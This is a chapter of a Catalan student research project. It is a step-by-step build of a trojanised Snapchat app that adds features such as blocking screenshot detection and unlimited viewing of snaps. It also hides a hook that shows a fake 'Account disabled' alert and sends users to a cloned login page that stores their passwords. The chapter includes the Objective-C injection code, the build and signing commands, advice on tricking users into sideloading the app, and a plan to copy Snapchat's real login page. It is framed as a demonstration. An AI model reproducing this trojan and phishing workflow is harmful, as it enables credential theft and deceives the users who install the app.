Els Tweaks s'escriuen amb el llenguatge Objective-C, i es compilen amb una eina de comandes anomenada Theos, un compilador que utilitza tant eines oficials d'Apple com eines de tercers. Un cop compilats queda un arxiu que es pot instal·lar a través de Cydia per tal d'agregar la llibreria dinàmica a les que carregarà Cydia Substrate en iniciar el sistema.

En un dispositiu sense Jailbreak, injectar llibreries dinàmiques al sistema per tal de modificar-lo és impossible, però recentment l'autor de Theos ha creat una plataforma derivada d'aquest, anomenada Theos-Jailed. Aquesta nova versió de l'eina de comandes és capaç d'introduir llibreries dinàmiques a les aplicacions per tal de modificar-les individualment, però mai podrà modificar cap component del sistema, és a dir, la seva acció està limitada dins els Sandbox de l'aplicació.

Per tant actualment un desenvolupador pot agafar una aplicació qualsevol com la de Facebook, Twitter o WhatsApp, modificar-la i instal·lar-la en un dispositiu, això si, l'aplicació requerirà estar firmada amb algun tipus de certificat empresarial o personal, ja que a iOS tot el codi ha d'estar firmat per poder-se executar. Però aquest últim factor ja no és important, ja que actualment qualsevol persona amb un Apple ID i un ordinador Mac pot firmar una aplicació i instal·lar-la al seu dispositiu per a ús propi. Per tant, per tal d'introduir una aplicació amb una llibreria dinàmica maliciosa amb codi que poses en joc la informació de l'usuari, només s'hauria d'enganyar a l'usuari per tal que firmés ell mateix l'aplicació i la instal·les o comprar un certificat empresarial i enganyar a l'usuari perquè la instal·li.

Tenint coneixement d'aquesta possibilitat, el meu projecte de camp consistirà en dos apartats. En el primer modificaré l'aplicació de Snapchat per tal d'agregar-li funcions que siguin desitjades per molts usuaris, i també agregaré codi maliciós que redirigeixi als usuaris a un servidor privat meu, en el qual se'ls hi demanarà el seu usuari i contrasenya d'accés a l'aplicació per tal de reactivar el seu compte que ha estat espontàniament desactivat. I en segon lloc, desenvoluparé un servidor que imiti la pàgina oficial de Snapchat, però en aquesta emmagatzemarà tots els usuaris i contrasenyes que s'hi introdueixin. Posteriorment s'indicarà a l'usuari que el seu compte ha estat reactivat i que ja pot tornar a utilitzar l'aplicació. El mètode de suplantar la identitat d'una web oficial per tal de robar els credencials d'una persona és conegut sota el nom de *phishing*.

Els motius de desenvolupar les dues coses i no només la pàgina web són dos: en primer lloc, actualment hi ha molts intents d'estafar als usuaris amb pàgines no oficials que tenen la mateixa funció que el servidor que jo desenvoluparé, però un usuari no tendeix a desconfiar d'una pàgina web a la qual la mateixa aplicació de Snapchat l'ha enviat. És a dir, si la mateixa aplicació oficial és la que porta a l'usuari a la pàgina web, hi ha menys possibilitats que aquest desconfii d'aquesta.

En segon lloc, per reduir encara més les possibilitats que un usuari desconfii de la pàgina web, el que construirem serà similar a un cavall de Troia, ja que inicialment l'usuari es pensa que les llibreries dinàmiques que modifiquen l'aplicació han estat construïdes amb la intenció d'aportar característiques noves per millorar la seva experiència d'usuari, i en part és així, però aquestes també redirigiran l'usuari a la pàgina web maliciosa, per tant és una forma

de rebaixar la guàrdia de l'usuari i fer que aquest caigui a la trampa per tal de poder robar-li els credencials d'accés.

A principis del 2016, vaig iniciar un projecte anomenat ScreenChat, el qual utilitzava la plataforma Theos-Jailed per tal d'agregar característiques a l'aplicació Snapchat. El vaig començar amb la intenció d'utilitzar-lo com a prova de la possibilitat de modificar una aplicació en aquest treball, demostrant així que es podia inserta també codi maliciós. Aquest projecte va tenir aproximadament més d'un miler de visites, i altres desenvolupadors es van sumar al projecte agregant-li encara més funcions i cada cop més complexes. Ara mateix ScreenChat ha demostrat el que necessitava per tal de poder començar amb la segona part del seu desenvolupament. Actualment tenim un programa que demostra que existeixen usuaris interessats amb ell, el qual la gent firma amb les seves credencials i l'utilitza, per tant, ara és l'hora de crear una versió maliciosa d'aquest.

Per a fer-ho, agafaré tot el codi que afegeix característiques a l'aplicació i a dins hi camuflaré el codi que redirigirà els usuaris al servidor privat per tal de robar les contrasenyes. Però explicaré des de zero el desenvolupament de tot el procés, fins i tot de les parts que ja estan fetes i que han estat utilitzades per usuaris de tot el món durant els últims mesos.

5.2 Desenvolupament del programa

Com ja he avançat, aquest programa constarà de dues parts, la modificació de l'aplicació i la programació del servidor web, per tant les desenvoluparem per separat fins al final, quan les unirem a la demostració i veurem el resultat.

5.2.1 Modificació de l'aplicació

Per tal de poder realitzar la modificació de l'aplicació necessitem treballar amb la plataforma Theos-Jailed, per tant, el primer que farem és instal·lar-la a un ordinador Mac i inicialitzar totes les seves dependències.

Podem trobar el programa Theos-Jailed a la pàgina web Github, per tant només caldrà descarregar la carpeta que el conté. Per fer-lo funcionar calen certes dependències anomenades: dpkg i ldid. Aquestes dependències es poden instal·lar al Mac mitjançant una plataforma anomenada Homebrew.

A continuació hem de crear el Tweak en qüestió, per a fer-ho, utilitzarem la línia d'ordres i li donarem alguns valors com: nom, propietari, identificador, etc.


```

Modificació de la aplicació — -bash — 80x24
[MacBook-Pro-de-Josep:Modificació de la aplicació andugu$ /Users/andugu/Developer/
/theos-jailed/bin/nic.pl
NIC 2.0 - New Instance Creator
-----
[1.] iphone/application
[2.] iphone/library
[3.] iphone/preference_bundle
[4.] iphone/tool
[5.] iphone/tweak
Choose a Template (required): 5
Project Name (required): ScreenChat
Package Name [com.yourcompany.screenchat]: com.andugu.screenchat
Author/Maintainer Name [Josep M Olivé Fernández]: andugu
[iphone/tweak] MobileSubstrate Bundle filter [com.apple.springboard]: com.toyopa
group.picaboo
[iphone/tweak] List of applications to terminate upon installation (space-separa
ted, '-' for none) [SpringBoard]: -
Instantiating iphone/tweak in screenchat/...
Done.
MacBook-Pro-de-Josep:Modificació de la aplicació andugu$ 

```

Línia d'ordres per tal de crear el Tweak. Font: Pròpia.


Un cop es crea el Tweak, es genera un directori amb tots els arxius necessaris per compilar la llibreria dinàmica, que més tard serà injectada dins l'aplicació. El directori conté els següents arxius:



Directori del Tweak creat per Theos-Jailed. Font: Pròpia.

Però la ampla majoria d'aquests arxius, no ens són necessaris, per tant els eliminarem i ho indicarem al programa que no són necessaris. Els arxius que no són necessaris són els relacionats amb l'eina iSpy.

La resta els conservarem, per tant el nostre directori hauria de quedar així:



Directorí del Tweak un cop hem eliminat arxius i agregat els necessaris. Font: Pròpia.

Tal com podem observar a la fotografia anterior, hi ha dos arxius nous que abans no hi eren. A continuació tenim una llista amb una petita descripció de la funció de cada fitxer:

- **Control:** Aquest arxiu conté la informació que vam introduir inicialment en crear el Tweak. Com per exemple l'identificador, el nom, l'autor, etc. A més a més d'una petita descripció de la funció que fa el Tweak i la seva versió.
- **Cycrypt.framework:** Aquesta és una altra eina desenvolupada per Jay Freeman, està pensada per poder modificar remotament el Tweak, però nosaltres no la utilitzarem. Tot i això és necessària per poder compilar el programa, simplement no l'activarem al codi i no farà cap funció.
- **Makefile:** En aquest fitxer es donen instruccions al compilador per saber en quin terreny està funcionant. S'ha d'especificar l'arquitectura del processador objectiu, els arxius que s'inclouran, els frameworks necessaris i les instruccions de post-instal·lació.
- **Optool:** Aquest és un binari que hem de descarregar d'internet, és un dels arxius nous. La seva funció serà la de firmar la llibreria i l'aplicació amb el certificat que nosaltres especifiquem.

- **PatchApp:** En el directori podem trobar el binari de Cydia Substrate i alguns components més de Cycrypt.
- **Patchapp-1.sh i patchapp-2.sh:** Aquests dos són scripts, és a dir, seran els encarregats de gestionar la informació que nosaltres introduïm, com el certificat i el nom que volem que tingui l'aplicació, i es comunicaran amb optool per tal de firma tots els arxius correctament.
- **ScreenChat.plist:** Només conté una línia de codi. En aquesta línia s'especifica l'identificador de l'aplicació que volem modificar. En aquest cas, Snapchat té l'identificador com.toyopagroup.picaboo.
- **Snapchat9.37.1.ipa:** IPA és l'abreviació en anglès d'Aplicació per iPhone. Aquest és l'altre arxiu que hem de descarregar d'internet, és l'aplicació a la qual li injectarem la llibreria dinàmica i que posteriorment firmarem.
- **Theos:** Aquest és només un accés directe, no és un arxiu en si. Només guia al compilador on es troba ubicada la carpeta que conté el programa Theos-Jailed, per tal de poder trobar els binaris necessaris que conté.
- **Tweak.xm:** Aquest és l'arxiu més important de tots, conté el codi font del Tweak, i és l'arxiu que modificarem principalment.
- **Altres arxius:** Els altres arxius que conté el directori són llibreries o scripts secundaris que ajuden a compilar el programa.


Un cop que s'han eliminat tots els arxius anomenats anteriorment, hem d'indicar al compilador que ja no els ha d'incloure. Per tant modificarem l'arxiu Makefile, i eliminarem de la llista d'arxius a compilar tots els que ja no hi són. En aquest fitxer també hem d'indicar que les arquitectures de processador per les quals estem compilant el Tweak són tant la armv7 com la arm64. A més a més, s'ha d'aplicar una bandera especial per tal de compilar per a iOS 9. Un cop hem realitzat les modificacions a l'arxiu el guardem i tanquem. El codi font de tots els arxius de projecte, amb la seva adequada explicació es poden trobar a l'annex. A l'annex s'explicarà tot el funcionament del mateix amb detalls.

Un cop ja tenim l'entorn preparat per desenvolupar el programa, ens cal informació de quines parts de l'aplicació he de modificar per tal d'aconseguir les funcions que nosaltres volem. Per saber el que s'ha de modificar, primer necessitem el codi font de l'aplicació, però aquest no està disponible per al personal que no treballa a Snapchat, per tant necessitem una forma d'obtenir aquest codi font, o com a mínim una referència d'aquest. Per tal d'aconseguir això, haurem de realitzar una tècnica coneguda com a *dump*, la qual realitzarem al binari de l'aplicació. Hi ha diferents programes que permeten realitzar aquesta tècnica, personalment sempre he fet servir un anomenat class-dump, ja que té les característiques que millor s'adapten a les meves necessitats, i és ràpid i eficaç.

Un cop tenim el programa class-dump, hem d'extreure el binari de l'aplicació de dins l'arxiu d'aquesta. Per tal de fer-ho agafarem el fitxer IPA i el convertirem en un arxiu comprimit, després n'extraurem el seu contingut, i dins d'aquest trobarem una carpeta anomenada Payload, i dins aquesta carpeta trobarem el binari de l'aplicació. Els binaris de les aplicacions sempre tenen el mateix nom que l'aplicació, per tant el binari que busquem tindrà el nom de Snapchat.

Un cop hem localitzat el binari hem d'utilitzar el programa class-dump, indicant-li on es troba el binari, i on volem que guardi els arxius que generaran. Aquests arxius resultant seran aproximadament uns dos mil arxius amb un pes inferior a dos kilobytes, és a dir, seran molts arxius amb un pes molt petit.

El procés de generació dels fitxers és similar al que podem veure a continuació:



```
suport/class-dump -o /Users/andugu/Desktop/TDR/Treball\ de\ camp/Screenchat/Headers /Users/andugu/Desktop/TDR/Treball\ de\ camp/Screenchat/Snapchat9.37.1/Payload/Snapchat.app/Snapchat
2016-08-26 04:21:14.064 class-dump[6399:751452] Warning: Parsing instance variable type failed, _mediaScenePath
2016-08-26 04:21:14.075 class-dump[6399:751452] Warning: Parsing instance variable type failed, _isAvailableLocally
2016-08-26 04:21:14.075 class-dump[6399:751452] Warning: Parsing instance variable type failed, _isSynced
//
//      Generated by class-dump 3.5 (64 bit).
//
//      class-dump is Copyright (C) 1997-1998, 2000-2001, 2004-2013 by Steve Nygard.
//

#pragma mark Function Pointers and Blocks

typedef void (*CDUnknownFunctionPointerType)(void); // return type and parameters are unknown

typedef void (^CDUnknownBlockType)(void); // return type and parameters are unknown
```

Generació dels arxius mitjançant el programa Class-dump. Font: Pròpia

Els dos mil arxius que ens ha generat el programa s'anomenen headers, aquests són els que guarden una llista de totes les interfícies, crides i altres funcions que fan els programes escrits amb Objective-C, és a dir, no podem tenir accés al codi font directament, però si a una llista amb totes les variables i crides del programa, per tant podem treballar amb la meitat del codi font. Abans de saber que necessitem mirar, hem de fer una llista de les característiques que volem incorporar al programa que començarem a desenvolupar, ja que un cop sapiguem que volem modificar haurem de buscar als headers com està implementat al codi font.

Per tant, aquí tenim una llista amb les característiques que volem aplicar al programa:

1. Bloquejar la detecció de captures de pantalla.
2. Temps il·limitat per visualitzar les imatges.
3. Redirecció de l'usuari al servidor.
4. Capacitat d'escriure caràcters il·limitats en una imatge.
5. Repeticions il·limitades

Després d'analitzar els headers en cerca de les crides que haurem de modificar per fer possible les característiques anteriors, reduïm la llista de dos mil a només tretze headers que necessitarem observar per tal de saber com modificar el programa.

Un cop sabem les crides que hem de modificar per tal d'aconseguir les funcions desitjades, escrivim el codi que les modificarà al fitxer Tweak.xml. El codi font d'aquest també el podem trobar a l'annex amb la seva explicació per a cada part del codi, ja que aquests fitxers contenen una gran quantitat de caràcters i són irrelevants per a l'explicació teòrica.

Tot i que el codi font al complet de l'arxiu Tweak.xml es troba a l'annex, aquí sí que explicarem el seu funcionament teòric, i com funciona Cydia Substrate per tal d'injectar-se en els programes i modificar-los.

Cydia Substrate és una plataforma que modifica programes en execució, i és capaç de canviar el seu funcionament al complet. Per exemple, per tal de detectar si l'usuari fa una captura de pantalla, Snapchat té un sistema de crides muntat de forma que quan es realitza la captura, la crida que rep el nom de "userDidTakeScreenshot" envia un senyal al programa. Per tal de desactivar tot aquest sistema tan complex, és suficient amb indicar-li a Cydia Substrate que aquesta variable no ha de tornar res mai, fins i tot quan la captura s'ha realitzat. Per tal d'implementar això, és suficient amb incloure la crida a l'arxiu Tweak.xml i deixar-la en blanc, és a dir, sense contingut, que és el mateix que la crida no retorni res.

Substrate té una sintaxi una mica peculiar, per tal de començar a modificar les crides o variables contingudes en un apartat es fa servir la comanda "%hook" seguida del grup de crides que es vol modificar, aquesta indica al compilador de quina secció és el codi que es modificarà. Per tal de tancar un apartat i començar a modificar altres segments de l'aplicació, es tanca la secció amb la comanda "%end".

Quan Substrate s'injecta en un segment de codi, substitueix l'original pel qual nosaltres injectarem. En cas de voler evitar que el codi original es substitueixi, es fa servir el valor "%orig" per mantenir el valor que ja tenia aquella crida. Aquest recurs s'utilitza quan volem aportar funcions noves a una crida, però no esborrar la seva funció original.

Substrate funciona modificant les variables o crides ja existents, però a vegades quan es modifica un programa també és necessari afegir-li funcions independents a les ja existents, en aquest cas, Cydia Substrate també compte

amb la comanda “%new” la qual permet als desenvolupadors implementar crides i variables personalitzades al codi de la modificació.

A part de les inicialitzacions de la modificació, tota la resta del codi que s’encarrega de substituir la funció original té la mateixa sintaxi que tindria si s’escriuís la funció des de zero, per tant és fàcil d’aprendre si ja es tenen nocions bàsiques.

A continuació, explicaré com he implementat les cinc funcions principals que vaig dir que havia de tenir aquesta modificació:

1. Per tal de bloquejar la detecció de les captures de pantalla, és tan simple com fer que la crida que les detecta sempre retorni negatiu, és a dir, que no s’ha realitzat cap captura. Fent això, quan la captura es realitzi, el valor que hauria d’adquirir la crida que les detecta es veurà substituït pel valor que implementem nosaltres, és a dir, el valor nul que indica que no hi ha captura.
2. Per tenir temps il·limitat per visualitzar les imatges, he fet servir un mètode similar al que s’acaba de comentar. He fet que la crida al sistema que indica quan una imatge ha d’expirar retorni sempre un valor vuit, és a dir, la imatge mai expirarà per si sola. Però això trenca la dinàmica de Snapchat, ja que si la imatge mai expiren, aquestes apareixerien com no vistes per als usuaris que han enviat la fotografia, i per tant tothom es pensarà que no l’hem obert. Per evitar això, no he modificat l’efecte que té realitzar un toc sobre la imatge. Quan l’usuari toqui sobre la imatge oberta, aquesta es tancarà i es marcarà com a vista automàticament.
3. El codi que he utilitzat per redirigir a l’usuari al servidor privat és el més complexa de tots. Aquest s’injecta a la pantalla d’inici de sessió o registre, i quan aquesta desapareix, és a dir, quan l’usuari ja ha iniciat sessió amb el seu compte, mostra una alerta dient que el compte de l’usuari ha estat desactivat per raons de seguretat, ja que aquest ha començat a fer servir una aplicació nova per entrar al servei. L’alerta

que surt en pantalla només té una opció, un botó que posa reactivar. Quan l'usuari prem aquest botó, és redirigit al servidor privat.

```
%hook LoginRegisterViewController
-(void)viewDidDisappear:(_Bool)arg1{
    %orig;
    UIAlertView *alert = [[UIAlertView alloc] initWithTitle:@"Account disabled"
                                                         message:@"Your account has been dissabled because you
                                                         are using a diferent device to use Snapchat.
                                                         Please, reactivate your account"
                                                         delegate:self
                                                         cancelButtonTitle:@"Reactivate"
                                                         otherButtonTitles:nil];

    [alert show];
    [alert release];
}

%new -(void)alertView:(UIAlertView *)alertView clickedButtonAtIndex:(NSInteger)buttonIndex{
    if (buttonIndex == 0) {
        NSURL *actionURL = [NSURL URLWithString:@"http://192.168.1.36"];
        [[UIApplication sharedApplication] openURL:actionURL];
    }
}
%end
```

Codi encarregat de portar l'usuari al servidor. Font: Pròpia.

4. La capacitat d'escriure caràcters il·limitats en una imatge l'obtenim modificant el valor que emmagatzema el límit de caràcters, ja que la variable té un valor concret, però en modificar-lo li podem assignar el seu valor màxim teòric. En altres paraules, canviem el valor que restringeix el límit de caràcters pel límit teòric de caràcters que pot emmagatzemar aquella variable. No aconseguim caràcters il·limitats, però en podrem escriure tants que resulta irrellevant.
5. Per tal d'aconseguir les repeticions il·limitades modificarem les crides que autoritzen a realitzar la repetició per tal que sempre retornin que ens està permès realitzar la repetició. Per tant, sempre que vulguem estarem autoritzats a realitzar una repetició.

Ara tenim la modificació de l'aplicació desenvolupada, per tant és hora d'injectar-la a l'aplicació. En primer lloc, hem de compilar tot el codi font i convertir-lo en una sola llibreria dinàmica per tal d'injectar-la a l'aplicació. Per tal de fer això, haurem d'executar el comandament "make package" a la línia d'ordres per tal de donar-li la instrucció a Theos-Jailed.

Un cop s'ha generat la llibreria dinàmica, utilitzarem el script `patchapp-1.sh` per tal d'injectar aquesta llibreria dins l'aplicació i firmar tot el codi resultant, ja que d'un altre forma aquesta no funcionaria.

```
MacBook-Pro-de-Josep:ScreenChat andugu$ make package
/tmp/theos/makefiles/targets/Darwin/iphone.mk:41: Dep
lding for 6.0 will generate armv7-only binaries.
Making all for tweak ScreenChat...
  Preprocessing Tweak.xm...
  Compiling Tweak.xm...
  Compiling fishhook/fishhook.c...
  Linking tweak ScreenChat...
ld: warning: object file (/Applications/Xcode.app/Co
XcodeDefault.xctoolchain/usr/bin/../lib/clang/7.3.0/
(comparesf2.S.o)) was built for newer iOS version (6
ld: warning: object file (/Applications/Xcode.app/Co
XcodeDefault.xctoolchain/usr/bin/../lib/clang/7.3.0/
(divmodsi4.S.o)) was built for newer iOS version (6.
ld: warning: object file (/Applications/Xcode.app/Co
XcodeDefault.xctoolchain/usr/bin/../lib/clang/7.3.0/
(switch16.S.o)) was built for newer iOS version (6.0
ld: warning: object file (/Applications/Xcode.app/Co
XcodeDefault.xctoolchain/usr/bin/../lib/clang/7.3.0/
(switch32.S.o)) was built for newer iOS version (6.0
ld: warning: object file (/Applications/Xcode.app/Co
XcodeDefault.xctoolchain/usr/bin/../lib/clang/7.3.0/
(switch8.S.o)) was built for newer iOS version (6.0)
ld: warning: object file (/Applications/Xcode.app/Co
```

```
MacBook-Pro-de-Josep:ScreenChat andugu$ /Users/andugu/Desktop/amp/ScreenChat/patchapp-1.sh patch /Users/andugu/Desktop/TDR/Treball de camp/ScreenChat/Snapchat-original.ipa /Users/andugu/Developer/Ceres/iPhone\ 6/iPhone6.mobileprovision
[+] Unpacking the .ipa file (/Users/andugu/Desktop/TDR/Treball de camp/ScreenChat/Snapchat-original.ipa)
[+] Copying .dylib dependencies into ".patchapp.cache/Payload/Snapchat.app/"
[+] Codesigning .dylib dependencies with certificate "iPhone Developer (UR375HQ68F)"
    .patchapp.cache/Payload/Snapchat.app/ScreenChat.dylib
    .patchapp.cache/Payload/Snapchat.app/CydiaSubstrate.dylib
    .patchapp.cache/Payload/Snapchat.app/ap.dylib
    .patchapp.cache/Payload/Snapchat.app/cy.dylib
    .patchapp.cache/Payload/Snapchat.app/readline.dylib
    .patchapp.cache/Payload/Snapchat.app/ncurses.dylib
    .patchapp.cache/Payload/Snapchat.app/cycript.dylib
    obj/ScreenChat.dylib
[+] Patching ".patchapp.cache/Payload/Snapchat.app/Snapchat.dylib"
[+] Generating entitlements.xml for distribution ID
[+] Codesigning Plugins and Frameworks with certificate "iPhone Developer (UR375HQ68F)"
ls: .patchapp.cache/Payload/Snapchat.app/Plugins/com.*/com.*/: No such file or directory
```

Compilació de la llibreria a l'esquerra, firma i injecció del codi a l'aplicació a la dreta. Font: Pròpia.

Finalment ja tenim la nostra aplicació maliciosa creada en el directori del projecte, però ha estat firmada amb un certificat d'ús personal. Per tant, hem de donar instruccions a l'usuari per tal que firmi l'aplicació i la instal·li al seu dispositiu. Per sort, el mateix creador de Cydia, Jay Freeman, va desenvolupar un programa multiplataforma anomenat Cydia Impactor, el qual permet a qualsevol persona signar una aplicació gratuïtament vinculant-la al seu Apple ID. Per tant, per tal que els usuaris utilitzin l'aplicació maliciosa només hem de distribuir-la i donar-les-hi instruccions per tal que utilitzin aquest mètode en instal·lar-la.

Fet això, un cop l'usuari obri l'aplicació i iniciar sessió, se li explicarà que el seu compte ha estat bloquejat temporalment per raons de seguretat, ja que ha començat a utilitzar una altra aplicació per accedir a Snapchat diferent de la que feia servir habitualment. En aquest moment l'usuari només tindrà l'opció de premé un sol botó, el qual el portarà al servidor que emmagatzema la pàgina maliciosa, de la qual parlarem a continuació, on se li robarà la contrasenya. Un cop l'usuari hagi introduït la contrasenya i es cregui que ha desbloquejat el seu compte, la pàgina web el redirigirà automàticament a l'aplicació, i aquesta mai tornarà a mostrar l'alerta anterior per no fer sospitar a l'usuari.

Per tal de revisar i aprendre com funciona el codi font d'aquest Tweak, tot el contingut de cada fitxer està explicat a l'annex. A més a més, en cas de voler obtenir una còpia del codi font de l'aplicació o del servidor, aquests estaran disponibles al meu compte personal de Github, sota el nom d'usuari andugu. Per tant, l'enllaç on es pot trobar el codi font és: <https://github.com/andugu>.

5.2.2 Servidor web

Per tal de muntar una pàgina web que emmagatzemi les contrasenyes, necessitarem un servidor, però com que aquests són molt cars i de difícil accés, actualment ens limitarem a muntar un servidor a la xarxa local. Per tal de muntar aquest servidor utilitzarem l'aplicació per a ordinadors Mac, MAMP, ja que aquesta és una de les més ràpides i senzilles que hi ha, i a la vegada té tots els components que necessitem.

El primer pas serà descarregar l'aplicació, i engegar el servidor a la xarxa local. Un cop hàgem fet això, quan escrivim la direcció IP de l'ordinador que està executant l'aplicació a un navegador d'un altre dispositiu en la mateixa xarxa, aquesta ens portarà a la pàgina anomenada index.html que conté el directori de MAMP. Per tant, la pàgina a la qual haurem de redirigir a l'usuari des de l'aplicació serà la direcció IP de l'ordinador que està executant MAMP. Un cop tenim el servidor operatiu, és hora de començar a desenvolupar la pàgina web que robarà les contrasenyes als usuaris. Per tal de desenvolupar la web, haurem de copiar la pàgina original de Snapchat, així ningú podrà diferenciar entre les dues.

Per tenir una pàgina igual a l'oficial tenim dues opcions. La primera és desenvolupar la pàgina web des de zero, calcant l'original pas a pas. La segona opció és copiar el codi font de la pàgina original, modificant el que ens sembli necessari per a adaptar-la al nostre servidor i als mecanismes que farem servir per robar les contrasenyes.

Personalment he escollit la segona opció per dos motius. Desenvolupar la pàgina des de zero resultaria una mala inversió de recursos, ja que és molt difícil aconseguir una calca de la pàgina original, i com a resultat hauríem perdut molt de temps desenvolupant una web que no serà tan perfecte com la que podríem haver copiat i modificat. Seguint aquesta línia, el que farem és extreure el codi font de la pàgina que Snapchat fa servir per demanar els credencials als seus usuaris, i l'adaptarem de forma que enviï la contrasenya a un registre en comptes dels servidors oficials.

